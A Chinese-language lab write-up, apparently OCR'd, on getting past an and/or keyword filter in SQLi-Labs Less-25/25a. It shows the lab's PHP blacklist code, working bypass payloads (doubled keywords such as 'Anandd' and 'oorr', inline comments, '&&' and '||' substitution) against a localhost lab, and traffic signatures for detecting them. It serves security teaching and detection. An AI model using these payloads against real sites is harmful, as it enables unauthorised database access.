绕过过滤 and 和 or 的 sql 注入及流量分析

1. 基础知识介绍

1、Mysql 中的大小写不敏感，大写与小写一样。
2、Mysql 中的十六进制与 URL 编码。
3、符号和关键字替换 and -- &&、or-- ||。
4、内联注释与多行注释/*! 内联注释*/ /* 多行注释*/

preg_ replace(mixed $pattern，mixed $replacement，mixed $subject):执行一个正则表达式的搜索和替换。
$pattern:要搜索的模式，可以是字符串或一个字符串数组
$replacement:用于替换的字符串或字符串数组。
$subject:要搜索替换的目标字符串或字符串数组。

2. 去除 and 和 or 的代码分析

Less-25 的代码


```
function blacklist($id)
{
        $id= preg_replace('/or/i',"", $id);                    //strip out OR (non case sensitive)
        $id= preg_replace('/AND/i',"", $id);                 //Strip out AND (non case sensitive)

        return $id;
}
```


如果又and和or，无论大小写一率替换成空，也就是说if代表ignor

3. 绕过去除 and 和 or 的 SQL 注入


Sqli-Lab 25 绕过策略
1、大小写变形，Or,OR,oR,OR,And,ANd,aND 等 -代码中大小写不敏感都被剔除
2、在这两个敏感词汇中添加注释，例如: a/**/nd 双写绕过 oorr
3、利用符号替代--and --&& --or--||
Less 25 绕过演示
首先发现注入类型是数值型注入


127.0.0.1:8088/Less-25a/?id=1 --+
数值型注入
Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb
SQLI DUMB SERIES
All Your 'OR'
and
'AND' belong to us.
Hint: Your Input is Filtered with following result: 1 --

发现


127.0.0.1:8088/Less-25a/?id=1 and 1=1
and被过滤掉
Welcome Dhakkan
SQLI DUMB SERIES
All Your 'OR'
and
'AND' belong to us.
Hint: Your Input is Filtered with following result: 1 1=1


绕过 方法 1 行不通



我们可以试试方法 2


http://127.0.0.1:8088/Less-25a/?id=1%20Anandd%201=1

成功绕过



范例

我们可以试试方法 3
成功绕过
http://127.0.0.1:8088/Less-25a/?id=1%20&&1=1



4. 流量分析

流量特征
大小写，双写流量

AnD Or aandnd ANanDD oorr OoRr
&&, ||流量